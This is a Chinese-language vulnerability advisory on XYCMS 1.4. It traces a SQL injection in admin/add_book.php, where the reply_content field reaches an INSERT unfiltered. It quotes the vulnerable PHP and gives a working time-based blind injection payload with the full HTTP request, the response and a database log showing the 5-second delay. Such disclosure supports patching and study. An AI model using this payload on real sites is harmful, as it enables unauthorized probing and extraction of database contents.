xycms add_book.php sql注入漏洞

漏洞简介:

XYCMS原名为南京XYCMS企业建站系统，所设计的版本分为动态版和静态版。 XYCMS（PHP版）1.4版本 add_book.php 页面存在 sql注入漏洞

##漏洞分析 看`www/admin/add_book.php`文件 106行

```
<?php
if($_GET["act"]==ok){
    $c_file_path=md5(numRandomString(16));
    $siteinfo = array(
        'title' => $_POST['title'],
        'content' => $_POST['ly_content'],
        'reply_content' => $_POST['content'],
        'c_order' => $_POST['c_order'],
        'is_view' => $_POST['is_view'],
        'c_date' => strtotime($_POST['c_date'])
        );
    $db->insert("xy_book", $siteinfo);
    //$db->close();
    echo "<script language='javascript'>";
    echo "alert('恭喜您,信息内容添加成功!');";
    echo " location='manage_gbook.php';";
    echo "</script>";
}
?>
```


这里发现 `reply_content` 里面的参数没有进行任何过滤，直接post请求带入数据库查询，导致sql注入。

漏洞复现

payload:

post: `http://localhost/admin/add_book.php?act=ok`

```
title=11&ly_content=11&content=11' AND (select
if(mid(user(),1,1)='r',sleep(5),0)),'1','1','1')#&c_date=2017-06-
20&c_order=1&is_view=1
```


POST /admin/add_book.php?act=ok HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://localhost/admin/add_book.php
Cookie: adminLang=zh-cn; theme=default; currentGroup=home; PHPSESSID=n73rvvio79kgkdu6b0dchnme36
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 134
title=11&ly_content=11&content=11' AND (select if(mid(user(),1,1)='r',sleep(5),0)),'1','1','1')#&c_date=2017-06-20&c_order=1&is_view=1
HTTP/1.1 200 OK
Date: Tue, 20 Jun 2017 09:17:12 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.5.38
X-Powered-By: PHP/5.5.38
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 3867
Connection: close
Content-Type: text/html;charset=utf-8
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>□□□□□□</title>
<script type="text/javascript" src="Js/jquery.min.js"></script>
<link href="style/style.css" type="text/css" rel="stylesheet" />
<script charset="utf-8" src="/statics/xyeditor/kindeditor-min.js"></script>
<script charset="utf-8" src="/statics/xyeditor/lang/zh_CN.js"></script>
<script type="text/javascript" src="js/laydate.js"></script>
<script type="text/javascript" src="js/check.js"></script>
<script>
var editor;
KindEditor.ready(function(K) {
editor = K.create('textarea[name="content"]', {
uploadJson : '/statics/xyeditor/php/upload_json.php',
fileManagerJson : '/statics/xyeditor/php/file_manager_json.php',
allowFileManager : true
});
});
</script>
</head>
<body style="overflow-x:hidden;">
□□□□□...

? < + > Type a search term 0 matches
? < + > Type a search term 0 matches
Done
4,223 bytes | 9,037 milli
信息
概况
状态
[SQL]INSERT INTO xy_book(title,content,reply_content,c_order,is_view,c_date) VALUES('11','11','11' AND (select if(mid(user(),1,1)='r',sleep(5),0)),'1','1','1')#,'1','1','1497888000')
受影响的行: 1
时间: 5.001s